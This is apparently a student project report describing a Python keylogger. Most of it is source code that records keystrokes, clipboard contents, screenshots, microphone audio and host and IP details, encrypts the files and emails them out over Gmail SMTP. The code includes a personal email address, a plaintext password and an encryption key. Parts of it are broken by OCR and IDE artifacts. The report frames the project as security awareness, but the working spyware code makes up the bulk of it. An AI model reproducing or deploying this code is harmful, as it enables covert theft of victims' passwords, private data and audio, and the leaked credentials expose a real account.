



INSTITUTE FOR ADVANCED COMPUTING
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DOCUMENTATION ON
“Keylogger using python with email functionality”
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PROJECT GUIDE

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ABSTRACT

In this project, we present a Python-based keylogger application designed to showcase the multifaceted capabilities of keystroke monitoring and data manipulation. The keylogger demonstrates the integration of email sending, clipboard content tracking, and logging of keystrokes on a target system. The primary motivation is to raise awareness about potential security vulnerabilities, educate users on preventive measures, and foster ethical discussions surrounding cybersecurity

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1. INTRODUCTION

1.1 Keystroke logging:

Keystroke logging, also known as keylogging, is a technique used to capture and record the keystrokes typed on a computer keyboard. It involves monitoring and logging the keys pressed by a user, which can include letters, numbers, symbols, and special function keys. Keystroke logging can be carried out through software, hardware, or a combination of both.

Keystroke logging serves various purposes, both legitimate and malicious. Legitimate uses include:

- **System Monitoring:** Keystroke logging can be used by system administrators to monitor the activities of users on a network, ensuring security and compliance.
- **User Activity Analysis:** Organizations may utilize keyloggers to analyze user behavior and improve user experience in software applications.
- **Parental Control:** Parents can employ keyloggers to monitor their children's online activities and protect them from potentially harmful content.
- **Data Recovery:** In case of system crashes or accidental data loss, keyloggers can help recover typed text.

However, keyloggers can also be used maliciously for activities such as:

- **Cybercrime:** Malicious actors can use keyloggers to steal sensitive information such as passwords, credit card numbers, and personal details for identity theft or financial fraud.

- Espionage: Keyloggers can be employed to gain unauthorized access to confidential information or business secrets.
- Unlawful Surveillance: Some keyloggers are used to secretly monitor users without their consent, violating their privacy and legal rights.

1.2 Python

Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation. Developed by Guido van Rossum.

1.3 Pycharm IDE

PyCharm is a popular integrated development environment (IDE) specifically designed for Python programming. Developed by JetBrains, PyCharm offers a range of features and tools that facilitate efficient and productive Python development.

1.4 Features

- Saves every single key and special characters
- Gets Computer Information (RAM, OS) & Network Information (IP Address, MAC Address)
- Clipboard
- Screenshots
- Used file handling

1.5 Problem Statement

Create an advanced keylogger in python which has the capability of sending emails, getting screenshots, recording your microphone, getting computer information, and the clipboard. All features work together to create both a keylogger.

1.6 OBJECTIVE

The primary objective of this project is to build a comprehensive demonstration of a keylogger application with several distinct functionalities, including keystroke logging, clipboard content monitoring, email alerting, and data encryption. By simulating the actions of malicious software, the project aims to enhance users' awareness of cybersecurity risks, educate them on preventive measures, and foster ethical discussions surrounding the responsible usage of digital technology.

2. System Requirements

1.1 Hardware Requirements:

Sr. No.	Parameters	Requirements
1	Processor	Core i3/i5
2	RAM	16 GB
3	Keyboard	
4	Microphone	

1.2 Software Requirements:

Sr. No.	Parameters	Requirements
1	Operating system	Windows 8 /10
2	Coding language	Python
3	IDE	Pycharm

3. INSTALLATION

3.1 Package, "module," and "library" are terms used in programming, particularly in Python, to refer to different organizational units for organizing code. Let's clarify the differences between these terms:

1. *Module*: A module is a single file containing Python code. It can define functions, classes, and variables. Modules are used to logically organize related code into separate files, making code easier to manage, reuse, and maintain. You can import and use modules in other Python scripts to access their contents. For example, when you import the math module (`import math`), you can use functions like `math.sqrt()`.
2. *Library*: A library is a collection of modules that provides specific functionalities. Libraries can include multiple modules that are related to a common theme or purpose. For instance, the `os` library provides modules for interacting with the operating system, and the `requests` library provides modules for making HTTP requests. Libraries are designed to be reused across different projects to save time and effort. You usually need to install a library using tools like `pip` before you can use it.
3. *Package*: A package is a way to organize related modules and sub-packages. A package is a directory that contains a special file named `__init__.py`, which indicates that the directory should be treated as a package. Packages can have multiple levels of nested sub-packages and modules, forming a hierarchical structure. Packages allow for better organization of code, especially when dealing with larger projects. For example, the `numpy` library is organized as a package that contains various sub-packages and modules.

In summary:

- A module is a single file containing code.
- A library is a collection of related modules that provide specific functionality.
- A package is a way to organize related modules and sub-packages, forming a hierarchical structure.

Before you start writing code, it's important to ensure you have Python installed as well as the proper modules.

3.2 Install Python

<https://www.python.org>

3.3 Install Pycharm IDE

<https://www.jetbrains.com/pycharm/download/#section=windows>


3.4 Install modules

Download all packages / modules / dependencies for the project. There are multiple methods to do this, including using the pip tool, or directly importing through PyCharm.


File>Settings>Interpreter>click + icon .

For example, to install pillow package follow above path and click on install on package. Wait for package to get installed. After successful installation start other packages. For this project we need

- pywin32
- pynput
- scipy
- cryptography
- requests
- pillow
- sounddevice




3.4.1 Pillow package(example)



3.4.2 All needed packages installed

4. DIAGRAM



|
| **Write to file**
|

on_release()

|
| **Check if stopping key**
|

|
| **Stopping key pressed**
|

Finish Keylogger

5. WORKING AND IMPLEMENTATION

- CREATING FILES AND APPENDING TO FILES

For multiple parts of the keylogger, we will be appending data to files. Before we append data to files, we must first create variables with the proper extensions. Here are the variables you will need with the proper extensions.

```
system_information = "system.txt"
```

```
audio_information = "audio.wav"
```

```
clipboard_information = "clipboard.txt"
```

```
screenshot_information = "screenshot.png"
```

```
keys_information = "key_log.txt"
```

We will also need 3 addition files for encryption, I simply used the `e_file_name` syntax for each file.

```
system_information_e = 'e_system.txt'
```

```
clipboard_information_e = 'e_clipboard.txt'
```

```
keys_information_e = 'e_keys_logged.txt'
```

To open and append to files, use the with *`open(file_path, "a") as f:`*

To write to the file, simply use the *`f.write(data)`* method

- LOGGING KEYS

To log keys using python, we will be using the pynput module.

Module to install:

```
from pynput.keyboard import Key, Listener
```

Key Ideas with pynput:

- pynput has multiple functions including `on_press`, `write_file`, and `on_release`

- EMAIL

To add an email functionality, we will be using the email module.

Modules to install:

from email.mime.multipart **import** MIMEMultipart

from email.mime.text **import** MIMEText

from email.mime.base **import** MIMEBase

from email **import** encoders

import smtplib

- COMPUTER INFORMATION

To gather computer information, we will use socket and platform modules.

Modules to install:

import socket

import platform

Key Ideas with socket:

- The *hostname* = `socket.gethostname()` method gets the hostname
- To get the internal IP address, use `socket.gethostbyname(hostname)` method

Key ideas with platform:

- To receive processor information, use the *platform.processor()* method

- To get the system and version information use ***platform.system()*** and ***platform.version()***
- To get the machine information, use the ***platform.machine()*** method

To get external (public facing) IP address, use api.ipify.org

- Use the ***get('https://api.ipify.org').text*** to get external ip

- CLIPBOARD

To get the clipboard information, we will be using the win32clipboard module, which is a submodule of pywin32

Module to install:

```
import win32clipboard
```

- MICROPHONE

To record with microphone, we will be using the sounddevice module and writing to a .wav file using the `scipy.io.wavfile` module.

Module to install:

```
from scipy.io.wavfile import write
```

```
import sounddevice as sd
```

- SCREENSHOT

To take a screenshot, we will use the ImageGrab from the Pillow Module.

Modules to install:


```
from multiprocessing import Process, freeze_support  
from PIL import ImageGrab
```

Key Ideas with ImageGrab:

- The *ImageGrab.grab()* method takes a screenshot
- To save the image, use the *image_variable.save()* method

- BUILD THE TIMER

To build a timer which goes through a certain number of iterations before the keylogger ends, we will be using the timer function.

- ENCRYPTION OF FILES

To encrypt files, we will use the cryptography.fernet module.

Module to import:

```
from cryptography.fernet import Fernet
```

6. RESULT & OUTPUT

- Key2.py script

```

1 # Libraries
2
3 from email.mime.multipart import MIMEMultipart
4 from email.mime.text import MIMEText
5 from email.mime.base import MIMEBase
6 from email import encoders
7 import smtplib
8
9 import socket
10 import platform
11
12 import win32clipboard
13
14 from pynput.keyboard import Key, Listener
15
16 import time
17 import os
18
19 from scipy.io.wavfile import write
20 import sounddevice as sd
21
22 from cryptography.fernet import Fernet
23
24 for encrypting_file in files_to_...
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```

- Email function

```

46
47 username = getpass.getuser()
48
49 toaddr = "pawarrudali@gmail.com"
50
51 key = "48jBP3SpH5Vvin-ggJhYM1SQ8o9FttelId7G6TgT5ec="
52
53 file_path = "C:\\Users\\DELL\\PycharmProjects\\pythonProject5\\key2"
54 extend = "\\ "
55 file_merge = file_path + extend
56
57 # email controls
58
59 def send_email(filename, attachment, toaddr):
60
61     fromaddr = "pawarrudali@gmail.com"
62
63     msg = MIMEText(attachment)
64
65     msg['From'] = fromaddr
66
67     msg['To'] = toaddr
68
69     msg['Subject'] = "Log File"
70
71     body = "Body_of_the_mail"
72
73     msg.attach(MIMEText(body, _subtype='plain'))
74
75     filename = filename
76     attachment = open(attachment, 'rb')
77
78     p = MIMEBase(_maintype='application', _subtype='octet-stream')
79
80     p.set_payload((attachment).read())
81
82     encoders.encode_base64(p)
83
84     p.add_header(_name='Content-Disposition', "attachment; filename= %s" % filename)
85
86     msg.attach(p)
87
88     s = smtplib.SMTP(host='smtp.gmail.com', port=587)
89
90     s.starttls()
91
92     s.login(fromaddr, password="@rudali052001")
93
94     text = msg.as_string()
95
96     s.sendmail(fromaddr, toaddr, text)
97
98     s.quit()
99
100 send_email(keys_information, file_path + extend + keys_information, toaddr)

```

- Computer information, Clipboard functions

```

99  send_email(keys_information, file_path + extend + keys_information, toaddr)
100
101  #get the computer information
102  1 usage
103  def computer_information():
104      with open(file_path + extend + system_information, "a") as f:
105          hostname = socket.gethostname()
106          IPAddr = socket.gethostbyname(hostname)
107          try:
108              public_ip = get("https://api.ipify.org").text
109              f.write("Public IP Address: " + public_ip)
110          except Exception:
111              f.write("Couldn't get public ip address (most likely max query)")
112
113          f.write("Processor: " + (platform.processor()) + '\n')
114          f.write("system: " + platform.system() + " " + platform.version() + '\n')
115          f.write("Machine: " + platform.machine() + "\n")
116          f.write("Hostname: " + hostname + "\n")
117          f.write("Private IP Address: " + IPAddr + "\n")
118
119  computer_information()
120
121  # get the clipboard content
122  2 usages
123  def copy_clipboard():
124      with open(file_path + extend + clipboard_information, "a") as f:
125          try:
126              win32clipboard.OpenClipboard()


```

```

125  win32clipboard.OpenClipboard()
126  pasted_data = win32clipboard.GetClipboardData()
127  win32clipboard.CloseClipboard()
128
129  f.write("Clipboard Data: \n" + pasted_data)
130
131  except:
132      f.write("Clipboard could be not be copied")
133
134  copy_clipboard()
135
136  # get the microphone information
137  1 usage
138  def microphone():
139      fs = 44100
140      seconds = microphone_time
141
142      myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
143      sd.wait()
144
145      write(file_path + extend + audio_information, fs, myrecording)
146  microphone()
147
148  # get screenshot
149  2 usages
150  def screenshot():
151      im = ImageGrab.grab()

```


- Screenshot function



The image shows a screenshot of a Python IDE (likely PyCharm) with a project named 'pythonProject5'. The main editor window displays the file 'key2.py'. The code defines a 'screenshot()' function that uses 'ImageGrab.grab()' to capture a screenshot and saves it to a file. It also includes a 'while' loop for a keylogger and an 'on_press(key)' function that appends pressed keys to a list and writes them to a file. The IDE interface includes a menu bar, a toolbar, a sidebar with 'Project' and 'Bookmarks' views, and a status bar at the bottom showing the temperature as 74°F and 'Mostly clear'.

```
150 def screenshot():
151     im = ImageGrab.grab()
152     im.save(file_path + extend + screenshot_information)
153
154     screenshot()
155
156     number_of_iterations = 0
157     currentTime = time.time()
158     stoppingTime = time.time() + timeiteration
159
160     #timers for keylogger
161     while number_of_iterations < number_of_iterations_end:
162
163         count = 0
164         keys = []
165
166         1 usage
167     def on_press(key):
168         global keys, count, currentTime
169
170         print(keys)
171         keys.append(key)
172         count += 1
173         currentTime = time.time()
174
175         if count >= 1:
176             count = 0
177             write_file(keys)
178             keys = []
```

- Key2.py(continued)



```
pythonProject5 > key2 > key2.py
key2.py x key_log.txt x syseinfo.txt x clipboard.txt x screenshot.png x audio.wav x encryption_key.txt x
176 write_file(keys)
177 keys = []
178
179 1 usage
179 def write_file(keys):
180     with open(file_path + extend + keys_information, "a") as f:
181         for key in keys:
182             k = str(key).replace(_old: " ", _new: " ")
183             if k.find("space") > 0:
184                 f.write('\n')
185                 f.close()
186             elif k.find("Key") == -1:
187                 f.write(k)
188                 f.close()
189
190 1 usage
190 def on_release(key):
191     if key == Key.esc:
192         return False
193     if currentTime > stoppingTime:
194         return False
195
196 with Listener(on_press=on_press, on_release=on_release) as listener:
197     listener.join()
198
199 if currentTime > stoppingTime:
200
201     with open(file_path + extend + keys_information, "w") as f:
202         f.write(" ")
203
204 write_file() > with open(file_path + extend + ... > for key in keys
Run: key2 x
Version Control Run Python Packages TODO Python Console Problems Terminal Services
Microsoft Defender configuration: The IDE has detected Microsoft Defender with Real-Time Protection enabled. It might severely degrade IDE performance. It
```

```

201     with open(file_path + extend + keys_information, "w") as f:
202         f.write(" ")
203
204         screenshot()
205         send_mail(screenshot_information, file_path + extend + screenshot_information, toaddr)
206
207         copy_clipboard()
208         number_of_iterations += 1
209
210         currentTime = time.time()
211         stoppingTime = time.time() + timeiteration
212
213     # encrypt files
214     files_to_encrypt = [file_merge + system_information, file_merge + clipboard_information, file_merge + keys_information]
215     encrypted_file_names = [file_merge + system_information_e, file_merge + clipboard_information_e, file_merge + keys_information_e]
216
217     for encrypting_file in files_to_encrypt:
218
219         with open(files_to_encrypt[count], 'rb') as f:
220             data = f.read()
221
222             fernet = Fernet(keys)
223             encrypted = fernet.encrypt(data)
224
225             with open(encrypted_file_names[count], 'wb') as f:
226                 f.write(encrypted)
227
228             send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)
229             count += 1
230
231     write_file()
232     with open(file_path + extend + ... ) for key in keys


```

```

